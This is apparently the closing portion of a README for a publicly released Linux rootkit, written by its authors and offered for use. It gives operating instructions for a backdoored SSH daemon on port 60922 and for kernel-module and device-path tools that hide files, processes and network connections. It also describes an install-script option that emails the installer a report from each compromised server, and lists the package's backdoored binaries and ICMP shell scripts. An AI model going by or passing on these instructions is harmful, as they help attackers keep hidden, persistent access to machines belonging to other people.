You need a ssh client to use your new server. I recommend PuTTY or sCRT. Use the ssh client to connect to your new server, the backdored SSHd is listening on port 60922, connect to that port, login with an valid user name (or root) and use the password you typed on install [<your_password>].

NOTE: There is another way to connect to your server but i won't present it now.

Hidden stuff:

For the "kernel module" installation use `"/usr/bin/kmd"` to hide files, dirs & PIDs [`/usr/bin/kmd help`]. If the modular mode failes then the base binary files are backdoored, if so you need to use `"/dev/ttyf"` (for hideing files), `"dev/ttyp"` (for procs) and `"/dev/ttyn"` (for network connections). If you need to change the login password for your server use

```
"/usr/bin/setpasswd <ned_password>".  
I recommend to use "609xx" port's for listen connections such  
as psybnc, proxy, etc on a module based installation.
```

Files (rk.tgz):

```
README - this file  
install - the main install script, use a text editor to view  
and/or modify it.  
NOTE: in the "install" script you'll find 3 based  
variables, modify the "email" variable so you  
can receive the email report when you install this  
root-kit on a server. You can also modify from the  
"install" script the root-kit "secret dir".  
bin/ - backdoored binary in here  
icmp/ - the icmp shell scripts  
lkm/ - linux kernel modules for the default installations  
sshd/ - the SSHd backdoored server (latest version)  
tulz/ - some useful tools for the rk installation.
```

4. Contact

As I was saying in the previous line's this rk is now public,
it's not the best but I know it's better than many others.

Please visit [Http://www.vMatriCS.org](http://www.vMatriCS.org) for the latest NEWS,
join our web forum located at [Http://Forum.vMatriCS.org](http://Forum.vMatriCS.org).

Mail us if you find something useful for this root-kit or
have a brilliant idea you want to share with us.

Please send bugs and shouts at zaRwT@vMatriCS.org Thx!!!

5. Authors

```
zaRwT (zaRwT@vMatriCS.org)  
&  
M3phisto (M3phisto@vMatriCS.org)
```

PS: Sorry for my bad english.

EOF